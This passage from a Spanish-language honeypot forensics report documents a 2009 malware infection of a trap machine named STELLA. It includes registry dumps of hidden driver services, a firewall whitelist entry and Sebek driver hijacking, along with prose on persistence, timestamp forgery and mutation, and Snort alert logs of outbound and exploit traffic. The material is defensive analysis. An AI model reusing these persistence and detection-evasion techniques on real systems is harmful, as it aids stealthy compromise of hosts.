HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections

Ilustración 75. Intrusión 1 - 2009: registros añadidos por smsc sin mutar.

Key	Value	Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion...	HRZR_EHACNGU:P:\JVAQBJF\flfgrz32\71.fpe	hex:06,00,00,00,06,00,00,00,f0,68,2d,03,21,e9,c9,01,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DownloadManager		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	Service	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	Legacy	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	ConfigFlags	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	Class	"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	ClassGUID	"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	DeviceDesc	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	*NewlyCreated*	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEG...	ActiveService	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	Type	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	Start	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	ErrorControl	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	Groups	"Streams Drivers"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	ImagePath	hex(2):73,79,73,74,65,6d,33,32,5c,64,72,69,76,65,72,73,5c,64,6f
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donet...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donet...	0	"Root\LEGACY_DONETE\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donet...	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donet...	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	Type	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	Start	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	ErrorControl	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	ImagePath	hex(2):53,79,73,74,65,6d,33,32,5c,64,72,69,76,65,72,73,5c,70,72
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	DisplayName	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	Group	"System Bus Extender"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protec...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protec...	Security	hex:01,00,14,80,90,00,00,00,9c,00,00,00,14,00,00,00,30,00,00,0
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protec...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protec...	0	"Root\LEGACY_PROTECT\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protec...	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protec...	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Share...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Share...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Share...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Share...	\??\C:\WINDOWS\system32\winlogon.exe	"\??\C:\WINDOWS\system32\winlogon.exe:*:enabled:@shell32.dll,-1
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersio...	DefaultConnectionSettings	hex:3c,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00,00,0
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\...	HRZR_EHACNGU:P:\JVAQBJF\flfgrz32\71.fpe	hex:06,00,00,00,06,00,00,00,f0,68,2d,03,21,e9,c9,01,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion...	DefaultConnectionSettings	hex:3c,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00,00,0

Ilustración 76. Intrusión 1 - 2009: valores de los registros añadidos por smsc sin mutar.

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path4
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections

Ilustración 77. Intrusión 1 - 2009: registros modificados por smsc sin mutar.

Key	Value	Data Before
HKEY_CURRENT_USER\Software\Micr...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_CURRENT_USER\Software\Micr...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_CURRENT_USER\Software\Micr...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_CURRENT_USER\Software\Micr...	HRZR_EHACNGU	hex:06,00,00,00,2e,00,00,00,10,0c,2c,bf,20,e9,c9,01,
HKEY_CURRENT_USER\Software\Micr...	SavedLegacySettings	hex:3c,00,00,00,0c,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,04,00,00,00,00,00,00,20,2c,fa,f0,
HKEY_LOCAL_MACHINE\SOFTWARE\...	Directory	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5"
HKEY_LOCAL_MACHINE\SOFTWARE\...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\Cache1"
HKEY_LOCAL_MACHINE\SOFTWARE\...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\Cache2"
HKEY_LOCAL_MACHINE\SOFTWARE\...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\Cache3"
HKEY_LOCAL_MACHINE\SOFTWARE\...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\Cache4"
HKEY_USERS\.DEFAULT\Software\Mic...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_USERS\.DEFAULT\Software\Mic...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_USERS\.DEFAULT\Software\Mic...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_USERS\.DEFAULT\Software\Mic...	SavedLegacySettings	hex:3c,00,00,00,05,00,00,00,09,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
HKEY_USERS\S-1-5-21-1078081533-1...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_USERS\S-1-5-21-1078081533-1...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_USERS\S-1-5-21-1078081533-1...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_USERS\S-1-5-21-1078081533-1...	HRZR_EHACNGU	hex:06,00,00,00,2e,00,00,00,10,0c,2c,bf,20,e9,c9,01,
HKEY_USERS\S-1-5-21-1078081533-1...	SavedLegacySettings	hex:3c,00,00,00,0c,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,04,00,00,00,00,00,00,20,2c,fa,f0,
HKEY_USERS\S-1-5-18\Software\Micr...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_USERS\S-1-5-18\Software\Micr...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_USERS\S-1-5-18\Software\Micr...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_USERS\S-1-5-18\Software\Micr...	SavedLegacySettings	hex:3c,00,00,00,05,00,00,00,09,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00

Ilustración 78. Intrusión 1 - 2009: valores de los registros modificados por smsc sin mutar.

5.2.2.2 El intruso controla parte de STELLA

Se puede observar en la información mostrada sobre los cambios en archivos/registros que, entre otras acciones, se crea el archivo C:\WINDOWS\system32\driver\donete.sys, archivo propio de la instalación de Sebek, pues fue este el nombre que se le asignó al controlador del programa para evitar que fuera descubierto. Así, se controlan las comunicaciones con el servidor, en el que parece como si nada hubiera pasado. Esto se comprueba ejecutando alguna instrucción por línea de comandos, lo que, en un comportamiento normal, supondría la aparición de alertas en el servidor Sebek pero no cuando este virus infecta la máquina y modifica el controlador, *donete.sys*. En este punto, se plantea la situación de que STELLA haya sido "descubierta" o es que simplemente el ataque implica el control de todas las conexiones al exterior, incluidas las de los paquetes generado por Sebek. Si fuera cierto el primero de los casos, es decir, el virus/gusano detecta la presencia de un software como Sebek, se plantea la cuestión de si, tal vez, este problema podría resolverse por medio del uso de un HoneyWall que hiciese más discreto el funcionamiento del programa y, por tanto, la monitorización del sistema, impidiendo que *malware* como este detectase su presencia. Pero, a partir del análisis de los registros, se puede observar por la modificación/adición de ellos como el *malware* toma el control de todas las conexiones, incluyendo las de Sebek, las opciones de conexión por defecto a Internet (Internet Settings), la lista de aplicaciones a las que se da acceso modificando la política del cortafuegos e incluso se crea un registro para un *DownloadManager* que gestione la descargas. Esto hace que la balanza se incline a la primera opción descrita: se toma el control de todas las conexiones, incluidas, como es lógico, las de STELLA, por lo que no tiene por qué haber sido descubierta.

5.2.2.3 El intruso sigue evolucionando

Estudiando las *snapshots* tomadas durante la exposición de la máquina trampa a este ataque – refiriéndose al ataque original y no a su recreación en la máquina virtual–, se puede observar como, en las consiguientes horas, estos ejecutables analizados evolucionan, todos ellos del mismo modo, convirtiéndose en archivos con un peso de 6.132.564 bytes. De hecho, smsc.exe cambia su nombre por el de *smsc.ex_* y aparecen nuevos focos de infección por medio de archivos con diferentes extensiones (.exe, .tmp, .ofc, etc). Snort, de nuevo, da una alerta para el momento en que esto sucede (ver Ilustración 79).




Ilustración 79. Intrusión 1 - 2009: alerta lanzada por Snort sobre el acceso del atacante para provocar la mutación.

Del mismo modo, se aíslan los archivos una vez han evolucionado, *smsc.ex_*, *15.src* y *71.src*, y se suben a *virustotal*, con lo que se obtienen la referencia adjunta en el Anexo II obtenida en *McAfee* – se consideró la fuente con mayor acierto una vez vistos los resultados por medio del análisis forense – en el que se ofrece una caracterización muy acertada de la infección. Con todo esto, ya se puede proceder con el análisis obtenido por medio de InstallWatch de los archivos una vez han mutado (de nuevo, aislándolos y ejecutándolos sobre una *snapshot* de la máquina virtual trampa sin infección posible). Toda la información obtenida sobre la manipulación de archivos se muestra en el Anexo III.

Por los archivos añadidos/modificados, se puede observar como se infectan todos los *.exe* y *.src* contenidos en la carpeta *C:\WINDOWS\system32*, además de insertar multitud de nuevo *malware*. Este *malware* incluido son herramientas – incluidas herramientas de descarga, puertas traseras y troyanos que, del mismo modo que se ha hecho con el resto de *malware*, se analizó ejecutándolo en STELLA – del virus y copias de sí mismo mutadas (diferentes tamaños pero igual aplicación). De nuevo, se observa como se modifica el controlador de Sebek junto con el resto de conexiones.

5.2.2.4 Técnicas de ocultación y supervivencia del intruso

Por otro lado, además de los mecanismos de mutación, intentando evitar ser detectado, las fechas de creación y/o modificación de los archivos afectados son anteriores al momento del contagio. Por ejemplo, se muestra en la Ilustración 80 las propiedades de una de las copias mutadas del virus en la que la fecha de creación es posterior a la de modificación.

Asimismo, se detecta la creación de nuevos archivos haciéndolos pasar por temporales (*.tmp*) para pasar desapercibidos, que crean/descargan nuevo *malware*. Estos archivos, cuyo nombre siempre era un número seguido de la extensión *.tmp,* también fueron pasados por *virustotal* para su identificación, encontrando una descripción detallada coincidente con los resultados que se obtuvieron al ejecutarlos a modo de recreación de ataque en STELLA.

Los cambios efectuados en los registros (ver Anexo IV) indican que copias mutadas o no del virus son incluidas como servicios, se modifica la configuración predeterminada del sistema operativo y se consigue que el virus siga corriendo cada vez que la máquina se reinicia. Para ello, trata cada una de las copias de forma distinta (para algunas se crean nuevos registros, para otras se instalan nuevos servicios, etc.), de modo que pueda evitar ser detectado y sobrevivir.




Ilustración 80. Intrusión 1 - 2009: propiedades de una de las copias mutadas del virus.

5.2.2.5 El intruso intenta infectar otras máquinas

Las alertas lanzadas por Snort se multiplicaron una vez comenzó la infección, es decir, desde la inserción de la primera de las copias de smsc.exe. Se observan multitud de intentos de conexión desde/a diferentes direcciones IP, lo que indica el intento de infección a nuevas máquinas y la recepción de órdenes desde máquinas remotas, además de mensajes *keep alive* para la confirmación de espera de dichas órdenes, utilizando, entre otros protocolos, HTTP (puerto 80).

#33909-(1-100483)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:16:23	192.168.0.170:1167	125.65.112.136:80	TCP
#33910-(1-100482)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:16:06	192.168.0.170:1160	125.65.112.136:80	TCP
#33911-(1-100481)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:15:15	192.168.0.170:1097	125.65.112.136:80	TCP
#33912-(1-100480)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:14:58	192.168.0.170:1096	125.65.112.136:80	TCP
#33913-(1-100479)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:14:18	192.168.0.170:1095	221.12.89.137:80	TCP
#33914-(1-100478)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:14:01	192.168.0.170:1094	125.65.112.136:80	TCP
#33915-(1-100477)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:13:58	192.168.0.170:1093	125.65.112.136:80	TCP
#33916-(1-100476)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:13:45	192.168.0.170:1092	125.65.112.136:80	TCP
#33917-(1-100475)	[snort] (http_inspect) IIS UNICODE CODEPOINT ENCODING	2009-05-13 14:13:03	192.168.0.128:1733	74.125.87.83:80	TCP
#33918-(1-100474)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:12:34	192.168.0.170:1074	125.65.112.136:80	TCP
#33919-(1-100473)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:12:33	192.168.0.170:1073	125.65.112.136:80	TCP
#33920-(1-100472)	url[cve][icat][bugtraq][snort] NETBIOS DCERPC NCACN-IP-TCP ISystemActivator RemoteCreateInstance little endian attempt	2009-05-13 14:11:58	85.53.70.161:2674	192.168.0.170:135	TCP
#33921-(1-100471)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-05-13 14:11:58	85.53.70.161:2674	192.168.0.170:135	TCP
#33922-(1-100470)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:11:14	192.168.0.170:1071	125.65.112.136:80	TCP
#33923-(1-100469)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:11:13	192.168.0.170:1070	125.65.112.136:80	TCP
#33924-(1-100468)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:10:12	192.168.0.170:1068	125.65.112.136:80	TCP
#33925-(1-100467)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:10:11	192.168.0.170:1067	125.65.112.136:80	TCP
#33926-(1-100466)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:09:26	192.168.0.170:1066	222.138.109.21:80	TCP
#33927-(1-100465)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:09:10	192.168.0.170:1065	125.65.112.136:80	TCP
#33928-(1-100464)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:09:08	192.168.0.170:1064	125.65.112.136:80	TCP
#33929-(1-100463)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:07:45	192.168.0.170:1063	125.65.112.136:80	TCP
#33930-(1-100462)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:07:44	192.168.0.170:1062	125.65.112.136:80	TCP
#33931-(1-100461)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:06:44	192.168.0.170:1060	125.65.112.136:80	TCP
#33932-(1-100460)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:06:43	192.168.0.170:1059	125.65.112.136:80	TCP
#33933-(1-100459)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-05-13 14:06:42	192.168.0.170:1058	125.65.112.136:80	TCP

Ilustración 81. Intrusión 1 - 2009: alertas lanzadas por Snort sobre el establecimiento de conexiones por el puerto 80 y 135.

#38467-(1-95925)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:23	62.36.204.17	192.168.0.170	ICMP
#38468-(1-95924)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:19	62.36.204.178	192.168.0.170	ICMP
#38469-(1-95923)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:18	62.36.204.178	192.168.0.170	ICMP
#38470-(1-95922)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:18	62.36.204.17	192.168.0.170	ICMP
#38471-(1-95921)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:14	62.36.204.17	192.168.0.170	ICMP
#38472-(1-95920)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:14	62.36.204.17	192.168.0.170	ICMP
#38473-(1-95919)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:13	62.36.204.17	192.168.0.170	ICMP
#38474-(1-95918)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:10	62.36.204.17	192.168.0.170	ICMP
#38475-(1-95917)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:10	62.36.204.178	192.168.0.170	ICMP
#38476-(1-95916)	[snort] ICMP Destination Unreachable Host Unreachable	2009-05-12 20:06:10	62.36.204.17	192.168.0.170	ICMP

Ilustración 82. Intrusión 1 - 2009: intento de acceso desde máquinas remotas al inicio de la infección.

En la Ilustración 83 se muestran las conexiones para la recreación del ataque, en la que también se producían este tipo de conexiones.

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#18200-(1-111665)	[snort] (portscan) TCP Filtered Portsweep	2009-06-14 18:44:13	192.168.0.128	192.168.0.1	Raw IP
#18201-(1-111664)	[snort] ICMP Destination Unreachable Communication Administratively Prohibited	2009-06-14 18:43:42	193.251.243.1	192.168.0.170	ICMP
#18202-(1-111663)	[snort] (portscan) UDP Filtered Portsweep	2009-06-14 18:43:31	192.168.0.170	192.168.0.130	Raw IP
#18203-(1-111662)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-06-14 18:43:20	192.168.0.170:1629	222.186.12.42:80	TCP
#18204-(1-111661)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-06-14 18:43:18	192.168.0.170:1622	125.65.112.136:80	TCP
#18205-(1-111660)	urlnessus[cve][icat][bugtraq][snort] MS-SQL version overflow attempt	2009-06-14 18:42:57	62.36.225.150:53	192.168.0.170:1434	UDP
#18206-(1-111659)	[snort] (portscan) TCP Filtered Portsweep	2009-06-14 18:42:49	192.168.0.128	192.168.0.1	Raw IP
#18207-(1-111658)	[snort] ICMP Destination Unreachable Communication Administratively Prohibited	2009-06-14 18:42:24	193.251.247.106	192.168.0.170	ICMP
#18208-(1-111657)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-06-14 18:42:19	192.168.0.170:1062	125.65.112.136:80	TCP
#18209-(1-111656)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-06-14 18:42:17	192.168.0.170:1034	125.65.112.136:80	TCP
